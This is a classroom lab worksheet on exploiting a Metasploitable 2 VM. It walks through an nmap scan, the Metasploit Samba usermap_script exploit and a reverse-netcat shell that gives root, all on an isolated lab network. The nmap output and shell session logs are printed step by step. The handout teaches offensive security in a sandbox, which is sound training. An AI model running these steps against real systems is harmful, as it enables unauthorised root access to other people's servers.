

Metasploit Server Code Exploitation

Activities

Metasploit Server Code Exploitation	1
Find and Exploit the Vulnerability	1
Assignment Submission.....	3

Time needed: 30 minutes

Find and Exploit the Vulnerability

Time Required: 30 minutes

NOTE: Both Kali Linux and Metasploitable 2 should be on the same user created NatNetwork with DHCP enabled.

Objective: Find and exploit the vulnerability.

1. Start **Metasploitable 2** and **Kali Linux**.
2. Logon → use **ip a** to find the IP address. (Example: 10.10.1.5)
3. Run an **intense scan** against **Metasploitable 2**
4. In Kali Linux: **nmap -T4 -A -v 10.10.1.5 | tee -a nmapscan.txt**
This command will display the results to the command line and redirect the results to nmapscan.txt.
5. Type: **less nmapscan.txt**
6. Press the spacebar to go through the report. You will see port 139 listed.

```

111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 43195/tcp mountd
| 100005 1,2,3 43650/udp mountd
| 100021 1,3,4 42318/tcp nlockmgr
| 100021 1,3,4 44608/udp nlockmgr
| 100024 1 40829/tcp status
| 100024 1 49977/udp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5

```

7. Do a web search for **Samba smbd 3.x exploit**
8. The first page returned should be from Rapid7 → **Samba "username map script" Command Execution - Rapid7.**
9. In Kali Linux: Run Metasploit at the terminal: **msfconsole**
10. Run the following command to launch the **usermap_script** exploit package.

```

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >

```

Payloads are small pieces of code that will run on the target computer once the vulnerability has been exploited.


11. To show the options that can be set, type: **show options**
12. Use the set RHOST command to set the IP address of the target.
set RHOST IPADDRESS_OF_METASPLOITABLE
13. Type: **show options**
14. Insert a screenshot of your options.

[Click or tap here to enter text.](#)

15. To run the exploit, type **exploit**

16. If this fails, run it again.

17. You should come to a screen like this.



```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.10.1.9:4444
[*] Command shell session 1 opened (10.10.1.9:4444 → 10.10.1.12:53504 ) at 2021-11-21 15:21:29 -0700

pwd
/
ls
```

18. Type **pwd** This will show your present working directory as /

19. Type **id** It should show that you are root.

20. Type **uname -a** You should see that you are on the metasploitable server.

21. Insert a screenshot of your results.

[Click or tap here to enter text.](#)

22. Type **ls**

23. Insert a screenshot of your results.

[Click or tap here to enter text.](#)

24. You can execute any command you wish on the exploited server.

25. Type **q** to exit Metasploit

26. Shut down Kali Linux: **poweroff**

27. Shut down Metasploitable 2: **sudo poweroff**

Assignment Submission

Attach this completed document to the assignment in Blackboard.